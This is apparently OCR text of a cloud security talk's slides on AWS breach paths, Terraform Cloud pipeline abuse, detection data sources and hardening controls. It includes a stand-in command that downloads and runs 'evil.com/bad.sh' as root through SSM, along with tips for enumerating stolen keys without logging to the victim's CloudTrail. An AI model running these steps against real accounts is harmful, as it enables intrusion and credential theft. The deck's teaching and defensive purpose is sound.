




Image from https://speakerdeck.com/ramimac/learning-from-aws-customer-security-incidents-2022?slide=20

# Interesting Breach Scenarios



# SCM & Continuous Delivery



# Example Attack Paths

+ some useful tips and tricks

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# Credential Theft

## Most common cloud breach scenario


- Verizon DBIRs say ~70% of cloud breaches

## Some fun options:

- Credentials in public repositories
- Application Exploitation
- Phishing!

# Attack Path 1: Cloud-Style Shell Popping

**Objective**
Root on an EC2 instance full of sensitive data



**Compromise Credentials**
Access Keys in GitHub repository

**Enumerate Foothold**
Who are we, what access might we have?

**Recon**
What services is the client probably using?

**Pop Shells**
Use our access to get shells on EC2 instances

# Which AWS Account Are You In?

```
$ aws sts get-access-key-info --access-key-id ASIAVSUL6SHM6EXAMPLE
{
    "Account": "383619123456"
}
```

Logs to your account – not theirs!

# Who Are the Creds For?

```
$ aws sts get-caller-identity
{
    "UserId": "AROADISOBEYDISOBEYDIS:Nick",
    "Account": "012345678901",
    "Arn": "arn:aws:sts::012345678901:assumed-role/stuff/Nick"
}
```

**MAY GET YOU CAUGHT** - always works, but logs to their CloudTrail

# A Better Option

```
$ aws sns publish --topic-arn arn:aws:sns:us-east-
1:012345678901:test --message test


An error occurred (AuthorizationError) when calling the
Publish operation:
User: arn:aws:sts::012345678901:assumed-
role/example_role/blah is not authorized to perform:
SNS:Publish on resource: arn:aws:sns:us-east-
1:012345678901:test
```

# Unauthenticated Enumeration

Find IAM entities from the outside, by trying principals in policies in your account


```
{
    "Version": "2012-10-17",
    "Statement": [
        {
            "Sid": “test",
            "Effect": "Deny",
            "Principal": {
                "AWS": "arn:aws:iam::0123456789012:role/role_name"
            },
            "Action": "s3:ListBucket",
            "Resource": "arn:aws:s3:::some_bucket_in_your_account"
        }
    ]
}
```

# Enumeration in Practice

QuietRiot

Pacu


Poking around in IaC



# Unauthenticated Enumeration

**Attribution is Difficult**

Most cloud resources won't let you reverse the account ID from public identifiers




**Guessing Services is Easier, in AWS**

Enumerate roles as before, specifically for service linked roles


# Command Execution

## AWS Systems Manager



Used for inventory, patch management etc. SSM Session Manager allows, if configured for it, arbitrary command execution

## Arbitrary Command Execution




**aws ssm send-command --instance-ids “[…]" --document-name "AWS-RunShellScript“ --parameters commands=“wget evil.com/bad.sh | sudo bash"**

## Popping Shells

**aws ssm start-session --target [instance id]**

# Attack Path 2: DevOoooops

**Objective**
Admin access over production AWS account



**Phish a Developer**
Steal their SSO session cookie

**Access GitHub**
Find some interesting IaC repositories

**Malicious Pull Request**
Exploit Terraform Cloud's operating model

**Exfiltrate Credentials**
Grab the credentials Terraform Cloud uses to deploy

# Cloud Native Phishing

## Identity Platforms / SSO

- Okta, Ping, OneLogin, Auth0…
- Single point of access
- Supply chain risk too

## Interesting security properties

- MFA, CAPs etc etc
- Often poor session management
- Get the session token, get access to ***everything***


# Exploiting Development Workflows

**Source Code Management**
Everyone uses GitHub or similar to develop and collaborate on their code

**CI/CD**
Continuous integration and continuous delivery to automate testing and deployment of cloud workloads

**Dev Usability > Security**
Enabling devs to move at speed often means system architectures and controls are not well hardened

**Automatic IaC Deployments**
IaC changes often automatically deployed after merging – can we bypass approvals process?



# Terraform Cloud Exploitation

**Attacker**

## Pull Request

Opening a GitHub Pull Request triggers Terraform Cloud actions

**Terraform Cloud**


## Terraform Plan

Terraform Cloud runs **terraform init** + **terraform plan**, executing all Terraform code in the process. Posts plan results back to GitHub pull requests as a comment

**Terraform Cloud**

## Code Exec

**external** resource type references a bash script, which is executed by **terraform plan**




**Attacker**

## Steal Creds

Bash script can steal and exfiltrate credentials to attacker. Common to find credentials in:

- Environment vars
- Metadata service



# Pipeline Hardening

**01** **Code Scan IaC**

Analyse IaC for malicious code on pull request before triggering TFC

**03** **Pipeline Assessments**

Treat SCM and CI/CD as crown jewels, threat model and pentest accordingly

**02** **Four Eyes Checks**

Enforce approval on all merges into master

**04** **Reduce Attack Surface**

Standardise tooling, disable unneeded components

# Detection

# How Cloud Detection Differs

## UNCERTAINTY OF MALICIOUS INTENT

Fewer actions in the cloud are obviously bad compared to on-premise, making generic detection rules harder

## CONTEXT IS KEY

Anomalies will vary by environment. Behavioral analytics are important here, so is developing environment-specific alerting.

## GAINING VISIBILITY IS EASIER

Org-wide CloudTrail, etc. makes it easier to gain visibility into much of your estate. Shadow IT now the primary issue, rather than coverage of known assets.

## ATTACKERS AUTOMATE

Attackers leveraging scripted attacks to abuse stolen credentials for cryptocurrency mining. With an API-driven attack surface by-design, it's easier to automate targeted attacks too.

# Cloud Services

**SOFTWARE**
AS A SERVICE

GitHub, Okta, CircleCI

- CloudTrail + Object-level Data Events
- Azure Audit Logs etc

**PLATFORM**
AS A SERVICE

Lambda, S3

- EDR / VPC Flow Logs / CloudTrail
- App Logs

**INFRASTRUCTURE**
AS A SERVICE

EC2

← Administrative Requirements of the Customer →

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# Data Sources

| SOURCE | BENEFIT |
| --- | --- |
| **Control Plane audit logs (CloudTrail, Audit Log etc)** | **Visibility of all administrative actions** |
| **Service Specific Logs (storage access logs, function executions, KMS key access etc.)** | **Shows access and usage of specific resources and services, which may help to track lateral movement or actions on objective** |
| Cloud-native detection services | Detection of known bad activity |
| API Gateway/WAF Logs | Identify malicious requests to applications |
| Network flow logs | Identify anomalous traffic by source/destination, volumes |
| System logs from any VMs | Grants OS-level visibility of potential attacker activity |
| Endpoint Detection and Response agents in VMs | Detects malicious activity within VMs as with on premises |
| Application logs | Provides app-specific contextual information |

# Telemetry Format Variation

Totally unstandardised at present

Increases effort requirements to integrate different platforms

Cloud infra usually well covered, SaaS much less so

SIEM may not support SaaS out of the box, you need a translation layer

Open Cybersecurity Schema Framework should help!

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
# App Architecture Supports Detection



# Key Security Controls

# Strong Identity Controls


Enforce Multi-Factor Authentication (MFA) everywhere

Apply principle of least privilege to all roles/policies

